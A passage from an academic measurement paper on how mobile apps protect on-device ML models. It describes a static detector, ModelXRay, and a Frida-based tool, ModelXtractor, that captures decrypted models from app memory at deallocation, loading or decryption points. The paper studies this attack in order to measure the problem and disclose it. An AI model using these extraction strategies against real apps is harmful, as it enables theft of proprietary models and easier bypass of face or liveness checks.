On-device Machine Learning Frameworks: There are tens of popular ML frameworks, such as Google TensorFlow and TensorFlow Lite [27], Facebook PyTorch and Caffe2 [8], Tencent NCNN [25], and Apple Core ML [10]. Among these frameworks, TensorFlow Lite, Caffe2, NCNN and Core ML are particularly optimized for mobile apps. Different frameworks use different file formats for storing ML models on devices, including ProtoBuf (.pb, .pbtxt), FlatBuffer (.tflite), MessagePack (.model), pickle (.pkl), Thrift (.thrift), etc. To mitigate model reverse engineering and leakage, some companies developed customized or proprietary model formats [53, 61].

On-device Machine Learning Solution Providers: For cost efficiency and service quality, app developers often use third-party ML solutions, rather than training their own models or maintaining in-house ML development teams. The popular providers of ML solutions and services include Face++ [13] and SenseTime [34], which sell offline SDKs (including on-device models) that offer facial recognition, voice recognition, liveness detection, image processing, Optical Character Recognition (OCR), and other ML functionalities. By purchasing a license, app developers can include such SDKs in their apps and use the ML functionalities as black-boxes. ML solution providers are more motivated to protect their models because model leakage may severely damage their business [34].

3 Analysis Overview

On-device ML is quickly being adopted by apps, while its security implications on model/app owners remain largely unknown. Especially, the threats of model thefts and possible ways to protect models have not been sufficiently studied. This paper aims to shed light on this issue by conducting a large-scale study and providing quantified answers to three questions: How widely is model protection used in apps? (§4) How robust are existing model protection techniques? (§5) What impacts can (stolen) models incur? (§6)

To answer these questions, we built a static-dynamic app analysis pipeline. We note that this pipeline and the analysis techniques are kept simple intentionally and are not part of the research contributions of this work. The goal of our study is to understand how easy or realistic it is to leak or steal ML models from mobile apps, rather than demonstrating novel or sophisticated app analysis and reverse-engineering techniques. Our analysis pipeline represents what a knowledgeable yet not extremely skilled attacker can already achieve when trying to steal ML models from existing apps. Therefore, our analysis result gives the lower bound of (or a conservative estimate on) how severe the model leak problem currently is.

The workflow of our analysis is depicted in Figure 1. Apps first go through the static analyzer, ModelXRay, which detects the use of on-device ML and examines the model protection, if any, adopted by the app. For apps with encrypted models, the pipeline automatically generates the analysis scripts and send them to the dynamic analyzer, ModelXtractor, which performs a non-sophisticated form of in-memory extraction of model representations. ModelXtractor represents a realistic attacker who attempts to steal the ML models from an app installed on her own phone. Models extracted this way are in plaintext formats, even though they exist in encrypted forms in the device storage or the app packages. Our evaluation of ModelXRay and ModelXtractor (§4.3 and §5.3) shows that they are highly accurate for our use, despite the simple analysis techniques. We report our findings and insights drawn from the large-scale analysis results produced by ModelXRay and ModelXtractor in §4.4 and §5.4, respectively.

We investigated both the financial impact and the security impact of model leakages. For financial impact, we found that the attackers would benefit from the savings of model licenses fee and Research & Development (R&D) investment; while the model vendors would suffer from losing pricing advantages and market share. The security impact includes easier bypass of model based access control and further security and privacy breaches, which could affect both the end users and the model vendors. (§6).

4 Q1: How Widely Is Model Protection Used in Apps?

4.1 Android App Collection

We collect apps from three Android app markets: Google Play, Tencent My App, and 360 Mobile Assistant. They are the leading Android app stores in the US and China [35]. We download the apps labeled *TRENDING* and *NEW* across all 55 categories from Google Play (12,711), and all recently updated apps from Tencent My App (2,192) and 360 Mobile Assistant (31,850).

4.2 Methodology of ModelXRay

ModelXRay statically detects if an app uses on-device ML and whether or not its models are protected or encrypted.




Figure 2: Identify Encrypted Models with ModelXRay

ModelXRay extracts an app's asset files and libraries from the APK file, analyzes the native libraries and asset files to identify ML frameworks, SDK libraries and model files. Then it applies model filters combining file sizes, file suffixes and ML libraries to reduce false positives and use entropy analysis to identify encrypted models.

ModelXRay is simple by design and adopts a best-effort detection strategy that errs on the side of soundness (*i.e.,* low false positives), which is sufficient for our purpose of analyzing model leakage.

We only consider encrypted models as protected in this study. We are aware that some apps obfuscate the description text in the models. As we will discuss in Section 7, obfuscation may make it harder for the attacker to understand the model, but does not prevent the attacker from reusing it at all.

The workflow of ModelXRay is shown in Figure 2. For a given app, ModelXRay disassembles the APK file and extracts the app asset files and the native libraries. Next, it identifies the ML libraries/frameworks and the model files as follows:

ML Frameworks and SDK Libraries: On-device model inference always use native ML libraries for performance reasons. Inspired by Xu's work [61], we use keyword searching in binaries for identifying native ML libraries. ModelXRay supports a configurable dictionary that maps keywords to corresponding ML frameworks, making it easy to include new ML frameworks or evaluate the accuracy of keywords(listed in Appendix A1). Further, ModelXRay supports generic keywords, such as "NeuralNetwork","LSTM", "CNN", and "RNN" to discover unpopular ML frameworks. However, these generic keywords may cause false positives. We evaluate and verify the results in §4.3.

ML Model Files: To identify model files, previous work [61] rely on file suffix match to find models that follow the common naming schemes. We find, however, many model files are arbitrarily named. Therefore, We use a hybrid approach combining file suffix match and path keyword match (*e.g.,* `../models/arbitrary.name` can be a model file). We address false positives by using three filters: whether the file size is big enough (more than 8 KB); whether it has a file suffix that is unlikely for ML models (*e.g.,*`model.jpg`); whether the app has ML libraries.

Encrypted Model Files: We use the standard entropy test to infer if a model file is encrypted or not. High entropy in a file is typically resulted from encryption or compression [12]. For compressed files, we rule them out by checking file types and magic numbers. We use 7.99 as the entropy threshold for encryption in the range of [0,8], which is the average entropy of the sampled encrypted model files (see §4.3). Previous work [61] treats models that cannot be parsed by ML framework as encrypted models, which is not suitable in our analysis and has high false positives for several reasons, such as the lack of a proper parser, customized model formats, aggregated models, *etc.*

ML App Profiles: As the output, ModelXRay generates a profile for each app analyzed. A profile comprises of two parts: ML models and SDK libraries. For ML models, it records file names, sizes, MD5 hash and entropy. In particular, the MD5 hashes help us identify shared/reused models among different apps (as discussed in §4.4).

For SDK libraries, we record framework names, the exported symbols, and the strings extracted from the binaries. They contain information about the ML functionalities, such as OCR, face detection, liveness detection. Our analysis pipeline uses such information to generate the statistics on the use of ML libraries (§4.4).

4.3 Accuracy Evaluation of ModelXRay

Accuracy of Identifying ML Apps: To establish the ground truth for this evaluation, we chose the 219 non-ML apps labeled by [61] as the true negatives, and we manually selected and verified 219 random ML apps as the true positives. We evaluated ModelXRay on this set of 438 apps. It achieved a false negative rate of 6.8% (missed 30 ML apps) and a false positive rate of 0% (zero non-ML apps is classified as ML apps). We checked the 30 missed ML apps, and found out that they are using unpopular ML Frameworks whose keywords are not in the dictionary. We found two ML apps that ModelXRay correctly detected but are missed by [61], one using ULSFaceTracker, which is

an unpopular ML framework and the other using TensorFlow.

To further evaluate the false positive rate, we run ModelXRay on our entire set of 46,753 apps and randomly sampled 100 apps labeled by ModelXRay as ML apps (50 apps from Google Play and 50 apps from Chinese app market). We then manually checked these 100 apps and found 3 apps that are not ML apps (false positive rate of 3%). The manual check was done by examining the library's exposed symbols and functions. This relatively low false positive rate shows ModelXRay's high accuracy in detecting ML apps for our large-scale study.

Accuracy of Identifying Models: We randomly sampled 100 model files identified by ModelXRay from Chinese app markets and Google Play, respectively, and manually verified the results. ModelXRay achieved a true positive rate of 91% and 97%, respectively.

In order to evaluate how widely apps conform to model standard naming conventions, we manually checked 100 ML apps from both Google Play and Chinese app market and found 24 apps that do not follow any clear naming conventions. Some use "*.tfl*" and "*.lite*" instead of the normal "*.tflite*" for TensorFlow Lite models. Some use "*3_class_model*" without a suffix. Some have meaningful but not standard suffixes such as "*.rpnmodel*","*.traineddata*". Other have very generic suffixes such as "*.bin*", "*.dat*", and "*.bundle*". This observation shows that file suffix matching alone can miss a lot of model files. Table 1 shows the top 5 popular model file suffixes used in different app markets. Many of these popular suffixes are not standard. ModelXRay's model detection does not solely depend on model file names.

Table 1: Popular model suffix among different app markets

360 Mobile Assistant	Num.Of.Cases	Google Play	Num.Of.Cases
.bin	1860	*.bin*	318
.model	1540	*.model*	175
.rpnmodel	257	*.pb*	93
.binary	212	*.tflite*	83
.dat	201	*.traineddata*	46

Accuracy of Identifying Encrypted Models: To evaluate whether entropy is a good indicator of encryption, we sampled 40 models files from 4 popular encodings: ascii text, protobuffer, flatbuffer, and encrypted format (10 for each category). As shown in Figure 3, the entropies of encrypted model files are all close to 8. The other encodings's entropies are significantly lower than 8. Figure 4 shows the entropy distribution of all model files collected from 360 App Assistant app market. It shows that the typical entropy range of unencrypted model files is between 3.5 and 7.5.

4.4 Findings and Insights

We now present the results from our analysis as well as our findings and insights, which provide answers to the question




Figure 3: Model File Entropy of 4 Popular Encodings




Figure 4: Model File Entropy Distribution of 360 App Market

"Q1: How widely is model protection used in apps?". We start with the popularity and diversity of on-device ML among our collected apps, which echo the importance of model security and protection. We then compare model protection used in various apps. Especially, we draw observations on how model protection varies across different app markets and different ML frameworks. We also report our findings about the shared encrypted models used in different apps. In addition, we measured the adoption of GPU acceleration in ML apps and compared the use of remote models and on-device models to further reveal the trends of on-device model inference in mobile apps.

Popularity and Diversity of ML Apps: In total, we are able to collect 46,753 Android apps from Google Play, Tencent My App and 360 Mobile Assistant stores. Using ModelXRay, we identify 1,468 apps that use on-device ML and have ML models deployed on devices, which accounts for 3.14% of our entire app collection.

We also measure the popularity of ML apps for each category, as apps from certain categories may be more likely to use on-device ML than others. We used the app category information from the three app markets. Table 2 shows the per-category numbers of total apps and ML apps (i.e., apps using on-device ML). Our findings are summarized as follows:

On-device ML is gaining popularity in all categories. There are more than 50 ML apps in each of the categories, which suggests the widespread interests among app developers in using on-device ML. Among all the categories, "Business",

"Image" and "News" are the top three that see most ML apps. This observation confirms the diversity of apps that make heavy use of on-device ML. It also highlights that a wide range of apps need to protect their ML models and attackers have a wide selection of targets.

More apps from Chinese markets are embracing on-device ML. This is reflected from both the percentage and the absolute number of ML apps: Google Play has 178 (1.40%), Tencent My App has 159 (7.25%), and 360 Mobile Assistant has 1,131 (3.55%).

As we can see from the above findings, Chinese app markets show a significant higher on-device machine learning adoption rate and unique property of per-category popularity, making it a non-negligible dataset for studying on-device machine learning model protection.

Table 2: The number of apps collected across markets.

	Google Play		Tencent My App		360 Mobile Assistant		Total	
Category	All	ML	All	ML	All	ML	All	ML
Business	404	2	99	2	2,450	296	2,953	**300**
News	96	0	102	5	2,450	180	2,648	**185**
Images	349	36	158	23	4,900	156	5,407	**215**
Map	263	4	206	14	2,450	83	2,919	101
Social	438	23	141	17	2,450	79	3,029	119
Shopping	183	5	112	16	2,450	84	2,745	105
Life	1,715	15	193	16	2,450	53	4,358	84
Education	389	3	116	7	2,450	74	2,955	84
Finance	123	6	76	21	2,450	55	2,649	82
Health	317	5	115	3	2,450	42	2,882	50
Other	8,434	79	874	35	4,900	29	14,208	143
Total	12,711	178	2,192	159	31,850	1,131	46,753	1,468

Note: In 360 Mobile Assistant, the number of unique apps is 31,591 (smaller than 32,850) because some apps are multi-categorized. Image category contains 4,900 apps because we merged image and photo related apps.

We measure the diversity of ML apps in terms of ML frameworks and functionalities. We show the top-10 most common functionalities and their distribution across different ML frameworks in Table 3.

On-device ML offers highly diverse functionalities. Almost all common ML functionalities are now offered in the on-device fashion, including OCR, face tracking, hand detection, speech recognition, handwriting recognition, ID card recognition, and bank card recognition, liveness detection, face recognition, iris recognition and so on. This high diversity means that, from the model theft perspective, attackers can easily find targets to steal ML models for any common functionalities.

Long tail in the distribution of ML frameworks used in apps. Besides the well-known frameworks such as TensorFlow, Caffe2/PyTorch, and Parrots, many other ML frameworks are used for on-device ML, despite their relatively low market share. For instance, as shown in Table 3, Tencent NCNN [25], Xiaomi Mace [9], Apache MXNet [5], and ULS from Utility Asset Store [30] are used by a fraction of the apps that we collected. Each of them tends to cover only a few ML functionalities. In addition, there could be other unpopular ML frameworks that our analysis may have missed. This long tail in the distribution of ML frameworks poses a challenge to model protection because frameworks use different model formats, model loading/parsing routines, and model inference pipelines.

Models Downloaded at Runtime: Mobile apps can always update on-device models as part of the app package update, or update models independently by downloading the models at runtime. After investigating a few open ML platforms including Android's Firebase and Apple's Core ML, we found that they support downloading models at runtime [4, 6]. Other open-sourced ML platforms like Paddle-Lite [21], NCNN [26] and Mace [32], do not explicitly support downloading models at runtime. Developers who use their SDKs can implement this feature easily if they need it. Some proprietary ML SDKs, like SenseTime, Face++, which are not open-sourced, do not leave enough information for us to tell whether they implement this feature or not.

To measure how many ML apps that download models at runtime, we can use static analysis or dynamic analysis. For dynamic analysis, we can run each app, monitor the downloaded files, and check whether these files are ML models or not. It would require installing and running tens of thousands of apps, as well as triggering the model downloading process, which is not practical. For static analysis, we can reverse engineer each app and analyze whether it implements this feature or not. However, this feature can be implemented in a few lines of code without exporting any symbols and the app packages are always obfuscated, making it hard to analyze.

We took an indirect approach. We measure the number of apps that contain on-device ML libraries but not any ML models. These apps have to download the models at runtime to use the ML function. We found 109 such apps, 64 from the Chinese app markets and 45 from the US app markets.

Model Protection Across App Stores: Figure 5 gives the per-app-market statistics on ML model protection and reuse. Figure 5a shows the per-market numbers of protected apps (*i.e.,* apps using protected/encrypted models) and unprotected apps (*i.e.,* apps using unprotected models).

Overall, only 59% of ML apps protect their models. The rest of the apps (602 in total) simply include the models in plaintext, which can be easily extracted from the app packages or installation directories. This result is alarming and suggests that a large number of app developers are unaware of model theft risks and fail to protect their models. It also shows that, for 41% of the ML apps, stealing their models is as easy as downloading and decompressing their app packages. We urge stakeholders and security researchers to raise their awareness and understanding of model thefts, which is a goal of this work.

Percentages of protected models vary across app markets. When looking closer at each app market, it is obvious to see that Google Play has the lowest percentage of ML apps using protected models (26%) whereas 360 Mobile Assistant has the highest (66%) and Tencent My App follows closely (59%). A similar conclusion can be drawn on the unique models

Table 3: Number of apps using different ML Frameworks with different functionalities.

Functionality	TensorFlow (Google)	*Caffe2/PyTorch (Facebook)	*Parrots (SenseTime)	TFLite (Google)	NCNN (Tencent)	Mace (Xiaomi)	MxNet (Apache)	ULS (Utility Asset Store)	Total
OCR(Optical Character Recognition)	41	186	140	6	37	18	1	11	441
Face Tracking	26	272	216	7	53	6	13	27	620
Speech Recognition	7	32	9	1	11	18	1	9	88
Hand Detection	4	0	0	2	4	0	0	0	10
Handwriting Recognition	8	17	1	0	16	0	0	0	42
Liveness Detection	32	392	349	9	70	7	10	3	872
Face Recognition	17	116	95	6	40	7	10	3	294
Iris Recognition	0	4	0	0	2	0	3	0	9
ID Card Recognition	26	230	147	5	47	18	0	10	483
Bank Card Recognition	11	126	117	2	16	18	0	9	299

Note: 1) One app may use multiple frameworks for different ML functionalities. Therefore, the sum of apps using different functionalities is bigger than the number of total apps. 2) Security critical functionalities are in **bold fonts** and can be used for fraud detection or access control. 3) *Caffe was initially developed by Berkeley, based on which Facebook built Caffe2, which was later merged with PyTorch. The following uses "Caffe" to represent Caffe, Caffe2 and PyTorch.

(i.e., excluding reused models) found in those apps: 26% models in Chinese apps are protected whereas the percentage of protected models in Google Play apps is 23%. These percentages indicate that the apps from the Chinese markets are more active in protecting their ML models, possibly due to better security awareness or higher risks [13, 34].

When zooming into apps and focusing on individual models (*i.e.,* some apps use multiple ML models for different functionalities), the percentages of unprotected models (Figure 5b) become even higher. Overall, 4,254 out of 6,522 models (77%) are unprotected and thus easily extractable and reverse engineered.

Model Protection Across ML Frameworks: We also derive the per-ML-framework statistics on model protection (Figure 6). The frameworks used by a relatively small number apps, including MXNet, Mace, TFLite, and ULS, are grouped into the "Other" category.

Some popular ML frameworks have wider adoption of model protection, but some not. As shows in Figure 6a, more than 79% of the apps using SenseTime (Parrots) have protected models, followed by apps using Caffe (60% of them have protected models). For apps using TensorFlow and NCNN, the number is around 20%. Apps using other frameworks are the least protected against model thefts. This result can be partly explained by the fact that some popular frameworks, such as SenseTime, has first-party or third-party libraries that provide the model encryption feature. However, even for apps using the top-4 ML frameworks, the percentage of ML apps adopting model protection is still low at 59%.

Encrypted Models Reused/Shared among Apps: Our analysis also reveals a common practice used in developing on-device ML apps, which has profound security implications. We found that many encrypted models are reused or shared by different apps. The most widely shared model, namely `SenseID_Motion_Liveness.model`, is found in 81 apps. This reuse might be legitimate given that app developers buy and use ML models and services from third-party providers, such as SenseTime, instead of developing their own ML features. The encrypted models reflect the awareness of the ML providers in preventing model thefts. However, we found 60 cases of different app companies are reusing model licenses. One of the licenses is even used by 12 different app companies, indicating a high chance of illegal uses.

It is common to see the same encrypted model shared by different apps. For all the encrypted models that we detected from the apps, we calculate their MD5 hashes and identify those models that are used in different and unrelated apps. Figures 5c and 6c show the numbers of unique (or non-shared) models and reused (or shared) models, grouped by app markets and ML frameworks, respectively. Overall, only 22% of all the protected models are unique. 75% of the encrypted models from Google Play are unique whereas only 50% and 19% of the encrypted models on Tencent My App and 360 Mobile Assistant, respectively, are not reused (Figure 5c). When grouped by ML frameworks, 82% of encrypted SenseTime models are shared, the highest among all frameworks (Figure 6c).


GPU Acceleration Adoption Rate among ML Apps: Table 4 shows the number ML apps and libraries that use GPU for acceleration. 797(54%) ML apps make use of GPU. *The wide adoption of GPU acceleration poses a challenge to the design of secure on-device ML.* For instance, the naive idea of performing model inference and other model access operations entirely inside a trusted execution environment (TEE, *e.g.,* TrustZone) is not viable due to the need for GPU acceleration, which cannot be easily or efficiently accessed within the TEE.

Table 4: ML apps and libraries that use GPU acceleration

	360 Mobile Assistant	Tencent My App	Google Play
ML Apps	669	104	24
ML Libraries	212	103	23

Measurement of Remote Models: Unlike on-device model inference, remote model inference allows an app to query a remote server with an object, and obtain the inference result from the response. Remote model inference does not necessarily leave footprints like machine learning libraries or models in the app packages. We thus measure the use of remote models through APIs provided by AI companies.

We investigated the APIs provided by notable AI companies




(a) Apps using protected/encrypted models vs. those using unprotected models

(b) On-device models that are protected/encrypted vs. those not

(c) Unique encrypted models vs. encrypted models reused/shared by multiple apps.

Figure 5: Statistics on ML model protection and reuse, grouped by app markets. The "total" number of unique models is less than the sum of the per-store numbers because some models are not unique from different stores.



(a) Apps using protected models vs. those using unprotected models

(b) On-device models that are protected/encrypted vs. those not

(c) Unique encrypted models vs. encrypted models reused/shared by multiple apps

Figure 6: Statistics on ML model protection and reuse, grouped by ML frameworks. The "total" number is less than the sum of the per-framework numbers because many apps use multiple frameworks for different functionalities.

from both US and China. Given publicly available documentation, we were able to extract the use of remote models from Google Cloud AI, Amazon Cloud AI and Baidu AI. Specifically, we scanned the API documentation for signature (unique naming) of remote ML inference libraries. For example, to use the remote Voice Synthesizer of Baidu AI, an app developer needs to include the library *libBDSpeechDecoder_V1.so*. We then collected all the signatures from the three companies, and analyzed the use of such signatures in our app collection.

We compared the number of apps using remote models, on-device models, or using both type of models in a hybrid mode. As Table 5 shows, 1,341 apps use remote models, 1,468 apps use on-device models, and 182 apps use both. We emphasize again that on-device model inference is as popular as remote model inference.

Table 5: Comparison between apps using remote and on-device ML models

App Number	360 Mobile Assistant	Tencent My App	Google Play	Sum
Remote Models	1,186	118	37	1,341
On-device Models	1,131	159	178	1,468
Hybrid Mode	153	23	6	182

We also analyzed the type of ML services provided by remote models, and the coverage of remote models among Android apps. Among the 1,341 apps using remote models, 1,075 apps use NLP APIs (speech recognition/synthesizer, etc.), 266 apps use ML Vision APIs (OCR, image labeling, landmark recognition, etc.). We did not find any security critical use cases for remote models. As we can see, remote ML models offer services such as NLP, Voice Synthesizer, OCR and so on, rather than liveness detection, face recognition, or other live image processing functionalities, as often seen in on-device models. This indicates that on-device models are preferred in scenarios with security critical use cases, and real-time demands. For the remaining scenarios, remote models are preferred for easier integration.

5 Q2: How Robust Are Existing Model Protection Techniques?

To answer this question, we build ModelXtractor, a tool simple by design to dynamically recover protected or encrypted models used in on-device ML. Conceptually, ModelXtractor represents a practical and unsophisticated attack, whereby an attacker installs apps on his or her own mobile device and uses the off-the-shelf app instrumentation tools to identify and export ML models loaded in the memory. ModelXtractor mainly targets on-device ML models that are encrypted during transportation and at rest (in storage) but not protected when in use or loaded in memory. For protected models mentioned

in §4, ModelXtractor is performed to assess the robustness of the protection.

The workflow of ModelXtractor is depicted in Figure 7. It takes inputs from ModelXRay, including the information about the ML framework(s) and the model(s) used in the app (described in §4). These information helps to target and efficiently instrument an app during runtime, and capture models in plaintext from the memory of the app. We discuss ModelXtractor's code instrumentation strategies in §5.1, our techniques for recognizing in-memory models in §5.2, and how ModelXtractor verifies captured models in §5.3. Our findings, insights, the answer to Q2, and several case studies are presented in §5.4 and §5.5. Responsible disclosure of our findings is discussed in §5.6.

5.1 App Instrumentation

ModelXtractor uses app instrumentation to dynamically find the memory buffers where (decrypted) ML is loaded and accessed by the ML frameworks. For each app, ModelXtractor determines which libraries and functions need to be instrumented and when to start and stop each instrumentation, based on the instrumentation strategies (discussed shortly). ModelXtractor automatically generates the code that needs to be inserted at different instrumentation points. It employs the widely used Android instrumentation tool, Frida [11], to perform code injection.

ModelXtractor has a main instrumentation strategy (S0) and four alternative ones (S1-S4). When the default strategy cannot capture the models, the alternatively strategies (S1-S4) will be used.

S0: Capture at Model Deallocation: This is the default strategy since we observe the most convenient time and place to capture an in-memory model is right before the deallocation of the buffer where the model is loaded. This is because (1) memory deallocation APIs (*e.g.,*`free`) are limited in numbers and easy to instrument, and (2) models are completely loaded and decrypted when their buffers are to be freed.

Naive instrumentation of deallocation APIs can lead to dramatic app slowdown. We optimize it by first only activating it after the ML library is loaded, and second, only for buffers greater than the minimum model size (a configurable threshold). To get buffer size, memory allocation APIs (*e.g.,*`malloc`) are instrumented as well. The size information also helps correlate a decrypted model to its encrypted version (discussed in §5.3).

This default instrumentation strategy may fail in the following uncommon scenarios. First, an app is not using native ML libraries, but a JavaScript ML library. Second, an app uses its own or customized memory allocator/deallocator. Third, a model buffer is not freed during our dynamic analysis.

S1: Capture from Heap: This strategy dumps the entire heap region of an app when a ML functionality is in use, in order to identify possible models in it. It is suitable for apps that do not free model buffers timely or at all. It also helps in cases where memory-managed ML libraries are used (*e.g.,* JavaScript) and buffer memory deallocations (done by a garbage collector) are implicit or delayed.

S2: Capture at Model Loading: This strategy instruments ML framework APIs that load models to buffers. We manually collect a list of such APIs (*e.g., loadModel*) for the ML frameworks observed in our analysis. This strategy is suitable for those apps where S0 fails and the ML framework code is not obfuscated.

S3: Capture at Model Decryption: This strategy instruments model decryption APIs (*e.g., aes256_decrypt*) in ML frameworks, which we collected manually. Similar to S2, it is not applicable to apps that use obfuscated ML framework code.

S4: Capture at Customized Deallocation: Some apps use customized memory deallocators. We manually identify a few such allocators (*e.g., slab_free*), which are instrumented similarly as S0.

5.2 Model Representation and Recognition

The app instrumentation described earlier captures memory buffers that may contain ML models. The next step is to perform model recognition from the buffers. The recognition is based on the knowledge of in-memory model representations, *i.e.,* different ML frameworks use different formats model encoding, discussed in the following.

Protobuf is the most popular model encoding format, used by TensorFlow, Caffe, NCNN, and SenseTime. To detect and extract models in Protobuf from memory buffers, ModelXtractor uses two kinds of signatures: content signatures and encoding signatures. The former is used to identify buffers that contain models and the latter is used to locate the beginning of a model in a buffer.

Model encoded in Protobuf usually contains words descriptive of neural network structures and layers. For example, "conv1" is used for one-dimension convolution layer, and "relu" for the Rectified Linear Unit. Such descriptive words appear in almost every model and are used as the content signatures.

The encoding signatures of Protobuf is derived from its encoding rule [22]. For example, a Protobuf contains multiple *messages*. Every message is a series of key-value pairs, or *fields*. The key of a field is encoded as `(field_number` $\ll$ `3) | wire_type`, where the `field_number` is the ID of the field and `wire_type` specifies the field type.

A typical model in Protobuf starts with a message whose first field defines the model name (*e.g.,*`VGG_CNN_S`). This field usually has a `wire_type` of 2 (*i.e.,* a length-delimited string) and a `field_number` of 0 (*i.e.,* the first field), which means that encoded key for this field is "`0A`". This key is usually the first byte of a Protobuf encoded model. Due to alignment, this key appears at a four-byte aligned address within the buffer. It is used as an encoding signature.

Other model formats and representations have their own content and encoding signature. For example, TFLite models usually include "TFL2" or "TFL3" as version numbers. Some




Figure 7: Extraction of (decrypted) models from app memory using ModelXtractor

The left side shows the typical workflow of model loading and decryption in mobile apps. The right side shows the workflow of ModelXtractor. The same color on both sides indicate the same timing of the strategy being used. The "Check SDK License" shows that a model provider will check an app's SDK license before releasing the decryption keys as a way to protect its IP.

model files are even stored in JSON format, with easily identifiable names for each field. Models from unknown frameworks or of unknown encoding formats are hard to identify from memory. In such cases, we consider the buffer of the same size as the encrypted model to contain the decrypted model. This buffer-model size matching turns out to be fairly reliable in practice. The reason is that, when implementing a decryption routine, programmers almost always allocate a buffer for holding the decrypted content with the same size as the encrypted content. This practice is both convenient (i.e., no need to precisely calculate the buffer size before decryption) and safe (i.e., decrypted content is always shorter than its encrypted counterpart due to the use of IV and padding during encryption). We show how buffer size matching is used in our case studies in §5.5.

5.3 Evaluation of ModelXtractor

Model Verification: ModelXtractor performs a two-step verification to remove falsely extracted models. First, it confirms that the extracted model is valid. Second, it verifies that the extracted model matches the encrypted model. We use publicly available model parsers to verify the validity of extracted model buffers (*e.g.,* protobuf decoder [19] to extract protobuf content, and Netron [18] to show the model structure). When a decoding or parsing error happens, ModelXtractor considers the extracted model invalid and reports a failed model extraction attempt. To confirm that an extracted model indeed corresponds to the encrypted model, ModelXtractor uses the buffer-model size matching described before.

Evaluation on Apps from Google Play: There are 47 ML apps from Google Play that use encryption to protect their models. We applied ModelXtractor on half of the ML apps (randomly selected 23 out of 47). Among the tested 23 apps, we successfully extracted decrypted models from 9 of them. As for the other 14 apps, 2 apps do not use encryption, 1 app does not using ML, and 11 apps do not have their models extracted for the following reasons: apps cannot be instrumented; apps did not trigger the ML function; apps cannot be installed on our test devices.

Evaluation on Apps from Chinese App Markets: There are 819 apps from Chinese app markets found to be using encrypted models, where model reuse is quite common as shown in our static analysis. We carefully selected 59 of these apps prioritizing model popularity and app diversity. Our analyzed apps cover 15 of the top 45 most widely used models (*i.e.,* each is reused more than 10 times) and 8 app categories.

